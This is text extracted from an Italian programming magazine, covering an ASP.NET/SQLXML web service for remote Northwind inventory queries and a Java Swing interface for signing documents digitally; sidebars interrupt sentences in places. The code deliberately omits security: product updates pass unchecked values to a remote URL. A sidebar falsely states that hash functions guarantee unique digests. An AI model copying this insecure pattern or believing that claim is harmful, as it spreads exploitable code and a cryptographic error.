- *Il server web:* produce pagine ASP.NET e fornisce web services interrogando fonti dati mediante SQLXML o ADO.NET.
- *Il server di database:* all’interno della stessa rete del server web, fornisce servizi di accesso ai dati ad alte prestazioni.
- *Il server NorthWind decentrato*, nel quale si potrebbe riconoscere una sede staccata della NorthWind stessa, magari un magazzino o un deposito del quale si vogliano conoscere dati di diversa natura quali disponibilità, giacenze e carichi.

Provate a pensare al vantaggio che una tale soluzione assicura: è possibile installare delle “piccole” applicazioni server in ogni sede staccata, ciascuna delle quali risponderà a delle interrogazioni della sede centrale, la quale si occuperà di aggregare, rendere consistenti e presentare i dati come l’utente li ha richiesti, tramite pagine ASP.NET o Web Services. Nella nostra applicazione, non svilupperemo tale architettura, essendo troppo onerosa in termini di spazio per la descrizione approfondita, ma forniremo prova della possibilità di effettuare in pratica queste interrogazioni.
Svilupperemo:

- Una pagina ASP.NET di consultazione del listino prodotti.
- Un web service mediante il quale effettuare interrogazioni su prodotti e disponibilità.
- Un client WinForm per consumare il web service.

Il problema più grosso dell’applicazione, a dire il vero di qualunque applicazione che interagisca con Internet, ovvero la sicurezza, è stato volutamente tralasciato per non appesantire troppo la discussione.

CONSULTAZIONE DEL LISTINO PRODOTTI

Vedremo ora due tecniche di consultazione del listino prodotti della nostra azienda fittizia. Provate ad immaginare il seguente scenario: la sede centrale di una grossa azienda, che distribuisce dei prodotti di largo consumo, riceve un ordine di una quantità di merce da parte di un certo cliente, e vuole determinare se il magazzino più vicino alla sede dell’azienda del cliente può far fronte alla richiesta che appare nell’ordine. Nel caso di una gestione magazzino accentrata, i dati del deposito decentrato dovrebbero essere mantenuti aggiornati nel database della sede centrale, in modo da essere consultabili prontamente dagli impiegati addetti all’evasione ordini. Ma se presso il deposito si installa un piccolo web server, che fornisca esclusivamente la possibilità di effettuare query da template sui dati delle giacenze di magazzino, ecco che si può gestire un magazzino in modalità remota. Esaminiamo una soluzione che effettua due tipi di interrogazioni:

- *Remote,* con uso del supporto di SQL2000 ad IIS
- *Locali,* mediante uso di SQLXml.NET

INTERROGAZIONI REMOTE MEDIANTE RESPONSE-REQUEST

La seconda modalità è molto interessante in quanto permette una piccola digressione su due oggetti molto interessanti del framework .NET, presenti nel Namespace System.Web, gli oggetti WebRequest e WebResponse. L’oggetto WebRequest rappresenta una richiesta http, e può essere utilizzato per formulare l’interro-

EVERETT

Questo il nome in codice della nuova versione di Visual Studio .NET, la cui Final Beta (in inglese) è stata rilasciata nel mese di Novembre 2002. L’integrazione con dispositivi mobili si fa ancora più stretta, e con l’architettura GXA (Global Xml Architecture) alle porte è un must tenersi costantemente aggiornati.

gazione di una determinata risorsa presente ad un particolare indirizzo IP. Noi lo utilizzeremo per leggere la risposta del nostro server web e costruire una stringa contenente un documento XML.

```
Public Function ExecuteRemoteTemplate(ByVal
                        TemplateName As String) As String
Dim strReq = GlobalFunctions.IISConnectionURL
                        & "/Template/" & TemplateName
Dim _request As WebRequest = WebRequest.Create(strReq)
_request.Credentials = CredentialCache.DefaultCredentials
Dim _response As WebResponse = _request.GetResponse()
Dim respStream As Stream = _response.GetResponseStream()
Dim reader As StreamReader = New StreamReader(
                        respStream, Encoding.ASCII)
Dim respXML As String = reader.ReadToEnd()
respStream.Close()
Return respXML
End Function
```

Esaminando il codice riportato, si possono notare varie tecniche, che ritengo peraltro interessanti per quanto riguarda la formulazione di richieste http. Dopo aver memorizzato la stringa contenente la nostra richiesta, creiamo un oggetto di tipo *WebRequest* passandogli come URL l'indirizzo della risorsa desiderata. La riga successiva crea un oggetto *WebResponse* che viene assegnato al metodo GetResponse dell'oggetto *WebRequest*. In questo modo l'oggetto *_response* conterrà la risposta http fornita dal server. A questo punto non resta che leggere i dati in arrivo (caratteri ASCII), con uno streamreader e ritornare una stringa contenente il documento che il server ha inviato. Questa tecnica è largamente impiegata da spider, webcrawler ed altri robot che effettuano ricerca di contenuti all'interno di pagine web e che rappresentano i veri e propri "agenti" dei motori di ricerca.

INTERROGAZIONE LOCALE CON SQLXML

Per effettuare la stessa interrogazione in "locale" ovvero se vogliamo consultare il listino prodotti nel server SQL senza dover ricorrere ad una chiamata http, possiamo impiegare SQLXML e la sintassi FOR XML AUTO largamente esaminata nel corso del precedente articolo.

```
Public Function GetProducts() As XmlDocument
Dim _resultDoc As New XmlDocument()
Dim _memoryStream As New MemoryStream()
Dim _streamReader As New StreamReader(_memoryStream)
_memoryStream.Position = 0
Dim _command As SqlXmlCommand = New SqlXmlCommand
                        (GlobalFunctions.SQLConnectionString)
_command.CommandText = "SELECT * FROM Products
                        FOR XML AUTO"
Try
_command.ExecuteToStream(_memoryStream)
Dim _root As XmlNode = _resultDoc.CreateElement("ROOT")
_resultDoc.AppendChild(_root)
_memoryStream.Position = 0
_root.InnerXml = _streamReader.ReadToEnd()
GetProducts = _resultDoc
Catch sqlEx As SqlXmlException
GetProducts = Nothing
End Try
End Function
```

In effetti, il codice riportato potrà suscitare in molti di voi una domanda: perché è stato prodotto così? E soprattutto, che differenza c'è rispetto allo scenario Request/Response visto prima? Il punto è che l'interrogazione è stata fatta sullo stesso database (per semplicità), ma se voi pensate di interrogare database diversi (immaginate ad esempio a delle catene di negozi di abbigliamento… un database diverso per ogni negozio!) potreste avere sott'occhio l'intera situazione della catena di negozi con un clic del mouse, impiegando tra l'altro la normale rete telefonica ed il protocollo http. Non male vero? Inoltre, i vari "mini-web-servers" sarebbero di facile configurazione, richiedendo solo la creazione di una Virtual Directory, l'esecuzione di uno script database e la copia di un certo numero di *XML Templated Queries*.

LA CREAZIONE DELLA PAGINA ASP.NET

La creazione della pagina ASPX che effettua i due tipi di interrogazioni è abbastanza banale. Riportiamo solamente il codice presente nel code-behind della pagina che viene eseguito al click dei due pulsanti. Se vorrete esaminare il codice in dettaglio, vi invito ad installarvi l'intero codice dell'applicazione presente nel CD.

```
Private Sub btnLocalQuery_Click(ByVal sender As
  System.Object, ByVal e As System.EventArgs) Handles
                        btnLocalQuery.Click
Dim _product As New CProduct()
Dim xmlDoc As XmlDocument = _product.GetProducts
XmlControl.DocumentContent = xmlDoc.OuterXml
XmlControl.TransformSource = "Xslt/Products.xslt"
lblResults.Text = "Risultati Interrogazione Locale
                        (SQLXML.net)"
End Sub
Private Sub btnRemoteQuery_Click(ByVal sender As
        System.Object, ByVal e As System.EventArgs)
                        Handles btnRemoteQuery.Click
Dim _product As New CProduct()
XmlControl.DocumentContent =
   _product.ExecuteRemoteTemplate("AllProducts.xml")
XmlControl.TransformSource = "Xslt/Products.xslt"
lblResults.Text = "Risultati Interrogazione Remota
                        (SQL support for IIS)"
End Sub
```

Voglio farvi notare che è stato impiegato il controllo

Progettazione

Con il passare del tempo la progettazione delle applicazioni software richiede analisi sempre più approfondite, oltre ad una grande conoscenza delle tecnologie che ci vengono messe a disposizione. Questo è dovuto al fatto che le applicazioni, una volta relegate in un solo computer desktop, possono oggi interagire potenzialmente con milioni di altri computer.

SQL XML

WebControl XML che permette, specificando un documento XML ed un foglio di stile XSLT, di trasformare i dati con una sola riga di codice. Il foglio di stile impiegato è un semplicissimo foglio che crea una tabella contenente i dati dei prodotti.

WEB SERVICES

Poniamo il caso che la nostra modernissima azienda voglia creare anche un sistema che permetta di modificare sui database remoti l'incremento dell'ordinato. Nella nostra base di dati, l'ordinato è rappresentato dal campo *UnitsOnOrder* della tabella *products*. Creiamo dunque un Web Service che permetta di:

- Richiedere la situazione di un articolo.
- Effettuare delle modifiche al valore dell'ordinato del prodotto stesso.

Il Web Service sarà poi consumato da una semplice applicazione *WinForm*, tanto per variare dalle "solite" pagine *ASP.NET*. Creiamo il web service battezzandolo *WSProduct* e cominciamo a scrivere un po' di codice nel code-behind. È importante notare che questo Web Service è collocato all'interno del Server principale della nostra azienda, e non presso le sedi staccate. Esso dovrà però effettuare interrogazioni sui database delle sedi staccate, e per farlo utilizzerà il meccanismo di esecuzione remota di template XML. Il nostro web service esporrà due metodi per interagire con i prodotti:

- *GetProductSituation:* accetta in input l'Id prodotto restituendo un documento xml contenente le informazioni del prodotto;
- *UpdateProduct:* accetta in input un documento xml e lo utilizza per fare l'update della fonte dati.

La tecnica che si basa sull'utilizzo di tipi standard come gli interi e i documenti XML può essere estremamente produttiva, in quanto ci permette di creare un client che possa consumare il web service con qualsiasi linguaggio (VB.NET, C#, Delphi, VB6, Java…). Vediamo in dettaglio il codice:

```
<WebMethod()> Public Function
        GetProductSituation(ByVal ProductID As Integer)
                                        As XmlDocument
Dim _product As New CProduct()
Return _product.GetRemoteXMLDocument(
            "GetSingleProduct.xml?ProductID=" &
                                    ProductID.ToString)
End Function
<WebMethod()> Public Function UpdateProduct(ByVal
                ProductInfo As XmlNode) As Boolean
Dim _product As New CProduct()
Dim _ProductID As String = ProductInfo.SelectSingleNode
            ("Products").Attributes("ProductID").Value
Dim _UnitsOnOrder As String =
    ProductInfo.SelectSingleNode("Products").Attributes
                                ("UnitsOnOrder").Value
_product.ExecuteRemoteTemplate(
    "UpdateProductOrder.xml?ProductID=" & _ProductID
                & "&UnitsOnOrder=" & _UnitsOnOrder)
Return True
End Function
```

Il metodo *GetProductSituation* si limita ad invocare il template remoto GetSingleProduct.xml con parametro *ProductID*. Questo scatena l'invocazione remota del template ed il reperimento del documento XML di risposta, che si ottiene come risultato del metodo. Per completezza, esaminiamo anche i due template XML:

```
<ROOT xmlns:sql="urn:schemas-microsoft-com:xml-sql">
  <sql:header>
    <sql:param name='ProductID'>1</sql:param>
      </sql:header>
        <sql:query>
            SELECT *
            FROM Products
            WHERE ProductID=@ProductID
FOR XML AUTO
   </sql:query>
</ROOT>
<ROOT xmlns:updg="urn:schemas-microsoft-com:
                                  xml-updategram">
<updg:header>
<updg:param name="ProductID"/>
<updg:param name="UnitsOnOrder" />
</updg:header>
<updg:sync >
<updg:before>
<Products ProductID="$ProductID" />
</updg:before>
<updg:after>
<Products UnitsOnOrder="$UnitsOnOrder" />
</updg:after>
</updg:sync>
</ROOT>
```

Il primo template effettua una query parametrica sulla tabella prodotti, mentre il secondo è un diffgram di update e va letto così: *"cerca all'interno della tabella Products la riga con ProductID uguale al parametro che ti è stato passato. Una volta trovata, sostituisci il valore del campo UnitsOnOrder con il secondo parametro che ti è stato fornito"*. Ora, con grande interesse, facciamo partire la compilazione della nostra soluzione, ma ci accorgiamo subito che la prima funzione GetProductSituation è testabile dal browser, richiedendo solo un intero per fornire una risposta, mentre la seconda, necessitando di un documento XML non è fruibile da browser… mi sa che dobbiamo proprio creare un client!!

IL CLIENT

Tanto per non smentire le grandi potenzialità di .NET per quanto riguarda la produttività, in dieci minuti

SICUREZZA

La sicurezza è uno dei campi più odiati dagli sviluppatori odiano. Appesantisce le applicazioni, ne rende complessa la configurazione, mette alla berlina bachi e mancanze... ma non puo essere ignorata. Ricordate sempre: la sicurezza della vostra applicazione è robusta come l'anello più debole della catena che userete per blindare il vostro sistema. Sviluppatore avvisato, mezzo salvato!

UpdateProduct

La funzione *UpdateProduct* prende come argomento un documento xml, che sarà lo stesso che fornitoci dalla funzione *GetProductSituation*, opportunamente modificato, ed estraendo i dati utili per effettuare l'update richiama infine il metodo *ExecuteRemoteTemplate* della classe *CProduct*.

Fig. 2: L'aspetto della nostra soluzione.

creiamo anche un client che possa consumare il web service da noi creato. Aggiungiamo dunque alla nostra soluzione NorthWeb un progetto di tipo Windows Application (vedi Fig. 2) e cambiamone il nome in SimpleProductBrowser. Aggiungiamo un po' di controlli alla form che VS.NET ha creato per noi, fino al punto di farla somigliare a quella in Fig. 3. L'idea è questa: mediante il pulsante situazione effettuiamo l'interrogazione al web service, richiedendo informazioni sul particolare Id prodotto, mentre tramite il pulsante aggiorna, effettuiamo l'update della quantità di ordinato sulla base di dati remota, ovvero sulla quantità di ordinato effettivamente presente nella nostra sede staccata (negozio, deposito, magazzino etc.) Il codice per far questo, pur se estremamente semplice, merita di essere commentato per far apprezzare come il client possa essere realizzato in qualunque altro linguaggio. Insisto su questo argomento, proprio per far comprendere come l'avvento SOAP e la creazione di Web Services permetta di far lavorare in modo meno rigido e più collaborativo sviluppatori con diverse formazioni. Riportiamo quindi le tre funzioni utilizzate dalla nostra form VB.NET.





Fig. 3: L'interfaccia del nostro semplice client.

```
Private Sub btnGetSituation_Click(ByVal sender As
    System.Object, ByVal e As System.EventArgs) Handles
                                    btnGetSituation.Click
GetProductSituation()
End Sub
Private Sub btnUpdate_Click(ByVal sender As System.Object,
      ByVal e As System.EventArgs) Handles btnUpdate.Click
Dim _wsproduct As New localhost.WSProduct()
Dim _Product As XmlNode =
      _productInfo.SelectSingleNode("ROOT/Products")
Dim UnitsOnOrder As Integer = Convert.ToInt32(
            _Product.Attributes("UnitsOnOrder").Value)
UnitsOnOrder = UnitsOnOrder + Convert.ToInt32(
                               nudAddedUnits.Text)
_Product.Attributes("UnitsOnOrder").Value =
                             UnitsOnOrder.ToString
If _wsproduct.UpdateProduct(
          _productInfo.SelectSingleNode("/")) Then
GetProductSituation()
End If
End Sub
Private Sub RefreshFields(ByVal _Product As XmlNode)
txtName.Text = _Product.Attributes("ProductName").Value()
txtQuantityPerUnit.Text = _Product.Attributes("Quantity-
PerUnit").Value()
txtUnitPrice.Text = _Product.Attributes("UnitPrice").Value()
txtUnitsInStock.Text = _Product.Attributes(
                             "UnitsInStock").Value()
txtUnitsOnOrder.Text = _Product.Attributes(
                             "UnitsOnOrder").Value()
nudAddedUnits.Text = "0"
End Sub
Private Sub GetProductSituation()
Dim _wsproduct As New localhost.WSProduct()
_productInfo.LoadXml(_wsproduct.GetProductSituation(
          Convert.ToInt32(txtCode.Text)).OuterXml)
Dim _Product As XmlNode =
      _productInfo.SelectSingleNode("ROOT/Products")
RefreshFields(_Product)
End Sub
```

Così facendo abbiamo concluso lo sviluppo del mini-client WinForms che ci ha permesso di modificare un database remoto, situato chissà dove!

CONCLUSIONI

Si potrebbe continuare ancora creando altre applicazioni per la nostra ardita architettura, ma la disamina delle problematiche di un'applicazione del mondo reale va al di là degli scopi di questo articolo. Spero che il mio scritto vi possa suggerire nuove soluzioni per la condivisione ed il reperimento di dati remoti, argomento oggi più che mai sotto i riflettori. Il principio guida deve essere quello di creare applicazioni interoperabili e basate su standard ben conosciuti, maturi e provati come TCP/IP, HTTP, XML e SOAP. Le tecnologie per creare i client e i componenti server sono di secondaria importanza, ma è innegabile che il .NET Framework e l'ambiente di sviluppo Visual Studio .NET rendano la vita degli sviluppatori un po' meno frustrante e molto, molto più varia ed interessante. Da questo cambiamento, perciò, traggono giovamento le applicazioni prodotte che saranno certamente più flessibili, estendibili e di facile manutenzione.

Ing. G. Davide Senatore

GetProduct Situation

La funzione *GetProductSituation* invoca il metodo omonimo del web service che abbiamo aggiunto come referenza al nostro progetto, ottenendo come risposta un nodo XML che viene passato alla funzione *RefreshFields*, la quale effettua un popolamento dei campi a video.

Numeric UpDown

Grazie al controllo *NumericUpDown* possiamo aggiungere la quantità di pezzi all'ordinato del nostro articolo, ed alla pressione del pulsante btnUpdate invochiamo l'altro metodo del web service, passando a quest'ultimo lo stesso documento xml (modificato nell'attributo *UnitOnOrder*) memorizzato dopo la prima invocazione del Web Service. Se l'operazione va a buon fine, effettuiamo un refresh dei dati rileggendo il documento xml dal server.

firma digitale

e-government

CRITTOGRAFIA E FIRMA DIGITALE

PARTE SECONDA

Per completare l'applicazione sviluppata, in questo nuovo articolo progetteremo l'interfaccia utente.

File sul CD
\soft\codice
\egovernment.zip

File sul Web
www.itportal.it
iop69\egovernment.zip

Questo tipo di certificazione, oltre all'integrità della documentazione informatica, fornisce precise garanzie circa l'dentità personale degli attori che partecipano alla transazione. Il processo di firma si basa sull'impiego di una coppia di chiavi asimmetriche: la chiave privata, impiegata dal mittente per firmare il documento, e la chiave pubblica, contenuta in un certificato, usata dal destinatario per verificare l'integrità dello stesso. Colui il quale vuole usare il sistema di firma si deve munire delle sopraccitate chiavi. La "firma" è stata ottenuta mediante un apposito algoritmo di cifratura, che in letteratura è noto come DSA *(Digital Signature Algorithm)*. Per ottimizzare tale procedura l'algoritmo di cifratura non viene applicato direttamente al documento originale, le cui dimensioni sono variabili, ma a una stringa binaria di lunghezza fissa ottenuta facendo l'Hashing del documento originale. Cifrando, con la chiave privata, l'impronta digitale generata in precedenza, otteniamo la firma digitale del documento informatico. In questo modo la firma risulta legata sia al soggetto sottoscrittore (attraverso la chiave privata usata per la generazione), sia al documento trattato (per il tramite dell'impronta). La verifica invece viene effettuata ricalcolando, con la medesima funzione di hash usata nella fase di sottoscrizione, il valore dell'impronta del messaggio trasmesso, e controllando che il valore così ottenuto coincida con quello generato per decodifica della firma digitale. In tal caso il documento firmato dal mittente non ha subito modifiche ed inoltre si ha la certezza dell'identità del mittente il quale non potrà ripudiare il documento inviato. Le classi che implementano le funzionalità sopradescritte, sono state dettagliatamente descritte nel precedente articolo ed allegate nel package presente sul CD.

Algoritmo di Hashing

Algoritmo che produce una stringa binaria di lunghezza costante e piccola, normalmente 128 o 160 bit, a partire da un qualsiasi file che riceve in ingresso. E' garantita l'unicità di tale stringa, nel senso che a due testi diversi non corrisponde la medesima impronta.

Fig. 1: Processo di Firma e Verifica.

GRAPHIC USER INTERFACE

Il primo passo nella realizzazione di un'interfaccia consiste nel definire un frame chiudibile con la funzionalità di contenitore per l'intera intefaccia. L'oggetto che realizza fisicamente il "top – level container" lo chiameremo *GUI*, e si comporta esattamente come *JFrame* del pacchetto *javax.swing*. Ovviamente sarà necessario gestire l'uscita dall'applicazione. In Java, infatti, il comportamento predefinito di un frame consiste semplicemente nel nascondersi quando viene chiuso dall'utente. Quindi occorre prevedere un sistema che avvisa il back- end quando il frame viene chiuso, in modo tale da determinare la chiusura dell'applicazione stessa. Per implementare queste funzionalità usiamo il modello ad eventi AWT *(Abstract Window Toolkit)* di Java. In Java i componenti dell'interfaccia utente, bottoni, finestre, area di testo, sono delle sorgenti di eventi. Il sistema operativo mette a disposizione di ogni sorgente diverse attività quali gestione mause, pressione tasti ecc…. La "sorgente di eventi" descrive la natura dell'evento, attraverso un "oggetto evento", inoltre conservano una serie di listner (ascoltatori), oggetti che vengono chiamati quando si verifica un evento. In pratica la sorgente di eventi, attraverso un metodo appropriato dell'interfaccia listner, trasmette le informazioni riguardanti l'evento ai vari listner, i quali analizzano l'oggetto evento ricevuto e generano la risposta all'evento stesso. Dopo aver accennato la semantica della gestione degli eventi, possiamo cominciare a scrivere la nostra classe. Inizialmente definiamo il package di appartenenza dell'oggetto, quindi importiamo i framework necessari ad implementare le funzionalità descritte.

```
package firma2;
import java.awt.*;
import java.awt.event.*;
```

```
import javax.swing.*;
```

Si passa quindi alla definizione della classe che realizza il frame e ricorrendo alla tecnica delle classi annidate anonime gestiamo l'evento di chiusura del frame. Infatti come possiamo osservare, la classe *JFrame*, quando l'utente cerca di chiudere la finestra, genera un *WindowEvent*. La risposta a tale evento sarà la chiusura dell'applicazione mediante il metodo exit dell'oggetto *System.*

```
public class Gui extends JFrame {
  public Gui() {
          addWindowListener(new WindowAdapter() {
          public void windowClosing(WindowEvent e) {
          System.exit(0);} });
```

Ulteriori approfondimenti sulla gestione degli eventi è consultabile sulla documentazione ufficiale Sun disponibile all'indirizzo *http:\\www.java.sun.com*. Dopo la visualizzazione di un frame vuoto, che viene chiuso in maniera corretta, passiamo alla fase in cui predisponiamo tale frame a ricevere i componenti della GUI.
In Java i frame sono utilizzati per fungere da contenitori di componenti quali bottoni, area di testo, label, ecc. Solitamente i componenti precedentemente elencati, che compongono la GUI, vengono posizionati su un altro componente denominato "pannello" che viene successivamente aggiunto al frame. Per meglio capire il processo di creazione dell'interfaccia analizziamo in dettaglio la struttura di un frame. Un *JFrame* è sorprendentemente complesso; infatti in esso sono stratificati quattro pannelli. Il pannello principale, il pannello stratificato e quello di vetro sono necessari per la gestione della barra dei menù, quindi la loro trattazione viene per il momento tralasciata. Per realizzare l'ambientazione che ci interessa consideriamo il "pannello del contenuto", il quale dopo essere stato arredato con i vari oggetti Swing che compongono la GUI, viene attaccato al frame precedentemente definito. Per completezza ricordiamo che il pannello del contenuto presenta come layout predefinito il *BorderLayout.*

```
      Container contentPane=getContentPane();
      contentPane.add(new TabbedPaneDemo(),
                           BorderLayout.CENTER);
}// costruttore
}
```

Nel nostro caso selezioniamo il "pannello del contenuto" dal frame, e quindi incolliamo su di esso l'oggetto che implementa la GUI.

ARREDIAMO IL PANNELLO

Ricordiamo che l'applicazione implementata deve consentire al mittente di generare la firma digitale di un documento informatico e al destinatario la possibilità di verificare l'autenticità della firma generata in fase di sottoscrizione. Si avverte, quindi, l'esigenza si avere sulla medesima interfaccia entrambe le funzionalità. L'oggetto *Swing* che permette di implementare diverse funzionalità sul medesimo pannello è il *TabbedPane.*

```
package firma2;
import javax.swing.*;
import java.io.*;
import java.awt.*;
import java.awt.event.*;
```

Definito il package di appartenenza e importati gli oggetti nativi di supporto, definiamo l'oggetto che implementa le funzionalità richieste. In pratica, un pannello che permetta di gestire entrambe le funzionalità dell'applicazione: la firma e la verifica. Poichè il lavoro dell'applicazione è prettamamente orientato alla manipolazione di file andiamo a definire gli oggetti Java che supportano la loro gestione. Per evitare problemi di visibilità locale, all'interno dell'oggetto che da qui a poco implementeremo, tutti gli oggetti *File* verranno dichiarati *static.*

```
public class TabbedPaneDemo extends JPanel {
   static File docFile=null; // file che contiene il
                                              documento da firmare
   static File doc1File=null; // file che contiene il
                                              documento da verificare
   static File keyPrivFile=null; // file che contiene la
                                                     chiave privata
   static File keyPubFile=null; // file che contiene il
                                                 certificato X509 v2
   static File signFile=null; // file con la firma generata
   static private final String newline = "\n";
```

Si passa quindi alla dichiarazione degli oggetti swing che compongono i "tastierini" dei due pannelli. Per evitare qualsiasi equivoco consideriamo un "tastierino" un set di oggetti *JButton*, mediante i quali sarà possibile effettuare le operazione di input.

```
     // tastierino  pannello funzionalità Firma
     static JButton signButton =null;
     static JButton searchButton = null;
     static JButton firma = null;
    // tastierino  pannello funzionalità Verifica
     static JButton verificaButton =null;
     static JButton search=null;
     static JButton searchSignButton=null;
     static JButton startVerifica =null;
```

Attraverso il "costruttore" implementiamo l'oggetto *TabbedPane*, che permette la gestione di diverse funzionalità sulla stessa area di lavoro, successivamente mediante la tecnica dei contenitori supportata da Java, su ognuna delle diverse aree di lavoro andremo a customizzare le differenti funzionalità.

```
public TabbedPaneDemo() {
```

GUI

***Graphic User Interface* è l'interfaccia mediante la quale l'applicazione dialoga con l'utente.**

firma digitale

```
ImageIcon icon = new ImageIcon("images/middle.gif");
JTabbedPane tabbedPane = new JTabbedPane();
```

Definito il contenitore di secondo livello, passiamo alla realizzazione dei pannelli che implementano le singole funzionalità. Nel rispetto della filosofia Java, deleghiamo tale compito a due metodi esterni al costruttore i quali, non ricevendo come ingresso alcun parametro, restituiranno un oggetto Container. Questi oggetti altro non sono che le interfaccie relative alle funzionalità di *Firma* e *Verifica* di un documento informatico, quindi per completare la nostra interfaccia sarà sufficiente attaccare tali pannelli alle relative funzionalità dell'oggetto *tabbedPane* e collocare il tutto sul frame principale.

```
Component panel1 = makeFirstPanel();
tabbedPane.addTab("Firma Digitale",icon, panel1,"
                                firma documento" );
tabbedPane.setSelectedIndex(0);
Component panel2 = makeSecondPanel();
tabbedPane.addTab("Verifica Della Firma", icon,
                         panel2, "verifica della firma");
setLayout(new GridLayout(1, 1));
add(tabbedPane); }
```

A questo punto, non ci resta che realizzare i metodi che permettono di arredare i pannelli relativi alle due modalità di funzionamento. Poiché il criterio utilizzato per la loro implementazione è del tutto similare, limiteremo la descrizione al solo pannello che supporta la generazione della firma. Il compito essenziale dell'interfaccia utente è quello di conferire all'applicazione un elevato livello di interattività con l'utente. Infatti, oltre a consentire la selezione e l'immisione dell'imput, deve fornire adeguati riscontri all'utente sullo stato delle operazioni effettuate e da effettuare. Per garantire tali prerogative, il layout dell'interfaccia, oltre al set di pulsanti deputati alla selezione dei vari input, comprende una vasta area di testo su cui tutte le operazioni vengono annotate man mano che sono eseguite. Poiché i principali attori della nostra applicazione sono i file, di qualsiasi formato, si avverte la necessità di navigare il file system della macchina su cui si opera, quindi facciamo ricorso anche al componente *JFileChooser* di swing. Per meglio posizionare i vari componenti nel frame, risulta conveniente utilizzare un pannello che si comporta da contenitore, su cui posizionare gli stessi. Unitamente al pannello definiamo gli oggetti già mensionati: *JTextArea* che permette la gestione delle aree di testo il set di *JButton* che definisce il tastierino e il *JFileChooser*. Una adeguata garanzia sul look e la funzionalità dell'intera applicazione la otteniamo prevedendo alcune protezioni. Per quanto riguarda la *JTextArea* , infatti, viene disabilitata la scrittura, garantendo massima chiarezza circa lo stato dell'applicazione, mentre per il set di *JButton*, che compongono il tasterino, di volta in volta viene abilitato il tasto di una funzionalità se e solo se la precedente operazione è andata a buon fine. Questi accorgimenti fanno si che l'applicazione sia di immediato apprendimento, semplificando così il lavoro dell'utenza meno esperta.

```
protected Component makeFirstPanel() {
final  JFileChooser fc = new JFileChooser();
JPanel panel = new JPanel(new BorderLayout());
final JTextArea log = new JTextArea(5,20);
log.setMargin(new Insets(5,5,5,5));
log.setEditable(false);
JScrollPane logScrollPane = new JScrollPane(log);
```

Nella gestione del tastierino, per evitare stranezze dovute alla gestione dei layout di Java, si è pensato di introdurre un pannello supplementare che funge da contenitore più piccolo il quale, dopo essere stato arredato, viene collocato in quello di livello superiore; il tutto ovviamente sotto il controllo di un manager del layout.

```
// pannello che contiene il tastierino
JPanel buttonPanel= new JPanel();
// bottoni che compongono il tastierino
signButton = new JButton("Documento da firmare");;
searchButton = new JButton("Cerca la chiave");
firma = new JButton("Firma il documento");
/* abilitiamo solo il bottone che serve per selezionare il
                                         file da firmare
gli altri bottoni che compongono il tastierino sono
                                          disabilitati.*/
signButton .setEnabled(true);
searchButton.setEnabled(false);
firma.setEnabled(false);
```

Prima di addentrarci nel codice che si occupa della gestione del file system, è conveniente spendere qualche parola circa la gestione dell'evento relativo alla pressione di un tasto. In questo caso la sorgente dell'evento è l'oggetto JButton di swing, quindi procediamo all'attivazione del relativo listner ricorrendo alla tecnica delle classi anonime. Quando si verifica il click sul tasto, il listner cattura l'evento e attraverso il metodo actionPerformed, origina la risposta: la navigazione del file system e la conseguente selezione del file cercato.

```
signButton.addActionListener(new ActionListener() {
public void actionPerformed(ActionEvent e) {
int returnVal = fc.showOpenDialog(TabbedPaneDemo.this);
if (returnVal == JFileChooser.APPROVE_OPTION) {
   File documento = fc.getSelectedFile();
   TabbedPaneDemo.docFile=documento;
```

Recuperato il file in esame, l'applicazione comunica all'utente, attraverso l'area di testo, che il file sul quale produrre la firma digitale è stato selezionato; sonoquindi abilitate le successive funzionalità dei tasti non attive in questa fase. Ovviamente nel caso in cui tale operazione fallisse l'applicazione provvederà a comunicare l'esito negativo all'utente.

```
log.append("Documento da firmare : " +
```

DSA

Digital Signature Algorithm **è l'algoritmo che consente di generare la firma del documento.**

Swing

Libreria di classi per lo sviluppo di Gui; fornisce semplicemente componenti di interfaccia utente più performanti rispetto a quelli forniti da AWT.

```
                         documento.getName() + "." + newline);
TabbedPaneDemo.searchButton.setEnabled(true);
TabbedPaneDemo.signButton.setEnabled(false);
  } else {
    log.append("Operazione non riuscita" + newline);} }
});
```

Discorso analogo vale per la gestione del tasto che consente la selezione della chiave privata necessaria per attivare il processo di firma.

```
searchButton.addActionListener(new ActionListener() {
 public void actionPerformed(ActionEvent e) {
  int returnVal = fc.showOpenDialog(TabbedPaneDemo.this);
  if (returnVal == JFileChooser.APPROVE_OPTION) {
    File Key = fc.getSelectedFile();
    // file che contiene la chiave
    TabbedPaneDemo.keyPrivFile=Key;
    log.append("Chiave:"+Key.getName() + "." + newline);
    TabbedPaneDemo.firma.setEnabled(true);
    TabbedPaneDemo.searchButton.setEnabled(false);
  } else {
 log.append("Operazione non riuscita" + newline);} }});
```


Dopo aver selezionato il documento sul quale generare la firma digitale, e la chiave privata usata per cifrarlo, possiamo attivare il processo di firma. Ovviamente la generazione della firma avviene come risposta al verificarsi di un evento: la pressione del relativo tasto. L'unica differenza con le precedenti gestioni dei tasti è riscontrabile all'interno del metodo *actionPerfomed*, il quale risponde all'evento generato con la creazione dell'oggetto che genera la firma digitale di un documento informatico, descritto dettagliatamente nel precedente articolo. *FirmaDocumento*, riceve come parametri i file che contengono il documento e la chiave del firmatario e produce come risultato un file che contiene la firma digitale del documento.

```
firma.addActionListener(new ActionListener() {
 public void actionPerformed(ActionEvent e) {
  FirmaDocumento fd=new FirmaDocumento(
      TabbedPaneDemo.keyPrivFile,TabbedPaneDemo.docFile);
  TabbedPaneDemo.signButton.setEnabled(true);
  TabbedPaneDemo.firma.setEnabled(false);
  log.append("Il documento Firmato é : " +
       TabbedPaneDemo.docFile.getName() + "." + newline);}
 });
 buttonPanel.add(signButton);
 buttonPanel.add(searchButton);
 buttonPanel.add(firma);
 panel.add(buttonPanel, BorderLayout.SOUTH);
 panel.add(logScrollPane, BorderLayout.CENTER);
return panel; }
```

La realizzazione del pannello che implementa la funzionalità di verfica del documento, segue sostanzialmente lo stesso procedimento quindi la trattazione e la lettura del codice allegato nel CD è lasciata al lettore.

AVVIAMO L'APPLICAZIONE

A questo punto; il package che consente di supportare la firma digitale di un documento informatico è ultimato. Bisogna quindi realizzare un oggetto che utilizza le funzionalità implementate in tale package: la classe di start-up. Questa classe importerà tutte le funzionalità implementate nel package e conterrà il *main* come unico metodo dell'oggetto.
